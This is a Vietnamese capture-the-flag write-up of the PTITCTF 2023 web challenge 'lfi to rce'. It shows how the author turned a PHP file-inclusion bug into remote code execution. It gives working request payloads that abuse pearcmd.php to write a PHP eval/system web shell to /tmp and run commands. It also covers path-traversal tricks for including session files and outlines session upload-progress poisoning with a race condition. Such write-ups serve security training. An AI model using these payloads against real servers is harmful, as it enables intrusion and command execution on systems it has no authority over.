**Challenge: lfi to rce**

Đây là 1 bài ptitctf 2023 mình làm trước khi tham gia giải sinh viên với an toàn thông tin.


Nó cho bạn 1 trang đăng kí.

* Username và Password chỉ chứa các kí tự a-zA-Z.
* Username và Password phải trên 6 kí tự.

Đăng nhập thành công, bạn sẽ được cấp

PHPSESSID: 36b82865391eff04b58c1872055b57b9

Trang home.php:



Ứng dụng web có 3 trang: register.php, login.php, home.php

Ứng dụng bị dính lỗ hổng file inclusion.

Mình sẽ có hai hướng tấn công, mình sẽ phân tích từng hướng để bạn có thêm kinh nghiệm:

* Chính: bạn thấy ứng dụng cho đăng kí, cấp 1 phpsessid. Tham số page cho phép bạn đọc file 🡺 LFI to RCE qua PHP sessions. Nhưng hướng tấn công này hơi khó.
* May mắn: LFI to RCE qua PHP PEARCMD. Đây là hướng tấn công mà mình phải mò mới biết được.

**LFI to RCE qua PHP PEARCMD:**

Mình kiểm tra tham số page có bị dính path traversal không:

?page=../ 🡪Nó báo lỗi something went wrong

Mình tưởng nó chặn ../ nhưng không phải. Nếu bạn thử với một kí tự bình thường như a-z thì nó cũng báo như vậy.

Nếu mình thêm home.php/../ 🡪Nó sẽ báo lỗi sau:




Chắc chắn là dính lỗ hổng file inclusion rồi ☺. Mình thấy include(home.php/../): no such file or directory nên nghĩ là nó không chặn ../

Xem source mới thấy tham số page phải có ".php". Không nó sẽ báo something went wrong.

Để khai thác được pearcmd.php thì tham số register\_argc\_argv phải được bật.


Cách 1:

/?+config-create+/&page=../../../../usr/local/lib/php/pearcmd.php&/<?=eval($\_GET['cmd'])?>+/tmp/exec.php



Có vẻ như đã thành công. Tiếp theo mình tìm cách thực thi file trên.

/?page=../../../../tmp/exec.php&cmd=phpinfo();die();



Tìm cách thực thi lệnh:

/?page=../../../../tmp/exec.php&cmd=echo%20system('ls')%3b

Mình thấy file tuiDangGiuFlagN3.txt. Đọc nó:

**Flag: PTITCTF{mot\_bai\_lfi\_co\_ban\_ma\_phai\_khong}**

Cách 2:

/?page=../../../../../usr/local/lib/php/pearcmd.php&+-c+/tmp/exec.php+-d+man\_dir=<?echo(system($\_GET['c']));?>+-s+"

Bạn chỉ thấy status code là 200 (thành công) chứ ứng dụng không trả gì cả

Thực thi lệnh từ xa:

/?page=../../../../tmp/exec.php&c=id

**Flag: PTITCTF{mot\_bai\_lfi\_co\_ban\_ma\_phai\_khong}**


**LFI to RCE qua PHPSESSID:**

File session thường được lưu ở những vị trí sau:

* /var/lib/php5/sess\_{id}
* /tmp/session\_{id} // in old php versions
* /var/lib/php/sessions/sess\_{id} //in current php versions

Mình thử đọc file session bằng tham số page nhưng không được. Mình mới tận dụng RCE trên để tìm kiếm file session nằm ở đâu:

/?page=../../../tmp/exec.php&c=ls%20..%2f..%2f..%2ftmp



Rõ ràng mình đã tìm file session trên tmp rồi nhưng nó báo lỗi. Nhờ đó, mình đã **hiểu hơn về cách hoạt động của hàm include().**

Để tránh something went wrong, mình phải có “.php”, mà file session không có php. Mình đã xử lí theo hai cách sau:

* ?page=login.php/../../../../sess\_36b82865391eff04b58c1872055b57b9 (nếu bạn để 1 file ở đầu thì path traversal sẽ không hoạt động như trước nữa)
* ?page=../../../../sess\_36b82865391eff04b58c1872055b57b9%00.php (null byte chỉ hoạt động khi ứng dụng tự thêm vào extension)

🡺Cả hai cách đều báo lỗi


Mình đã thử trên local và hoàn toàn chính xác.

Làm sao để có .php mà đọc được file?

Mình ngồi mò một thời gian thì cũng đã tìm được cách sau:

/?page=../../../../../.php/../../../tmp/sess\_36b82865391eff04b58c1872055b57b9

Mặc dù không có thư mục .php nhưng payload vẫn hoạt động (magic)



Tiếp theo, mình tìm cách tiêm code php vào username hoặc password để đọc flag.

Trang register đã bị chặn như mình nói ở trên. Xem source thì thấy nó dùng hàm preg\_match().

Mình dùng mảng để bypass, nhưng tiếp tục bị dính hàm str\_len(). Đến đây thì mình đã bí.

Được anh Vũ gợi ý, mình sẽ chỉnh sửa session bằng cấu hình của php: session.upload\_progress.enabled


Điều kiện: session.upload\_progress.enabled=On

Chúng ta có thể kiểm soát được nội dung của session file bằng cách gửi yêu cầu với tham số PHP\_SESSION\_UPLOAD\_PROGRESS. Sau đó sẽ include tệp trên bằng LFI.


Vì mặc định session.upload\_progress.cleanup=On, nó sẽ xóa session file ngay khi được chỉnh sửa. Chúng ta sẽ bypass nó bằng Race Condition.

Chúng ta có thể thay đổi tên của session file bằng cách gửi cookie PHPSESSID=something, do đó session file sẽ có tên là sess\_something

Ghi file:



Đọc file:



Chạy cả hai code để tạo session file và include session file cùng 1 thời điểm.

**Flag: PTITCTF{mot\_bai\_lfi\_co\_ban\_ma\_phai\_khong}**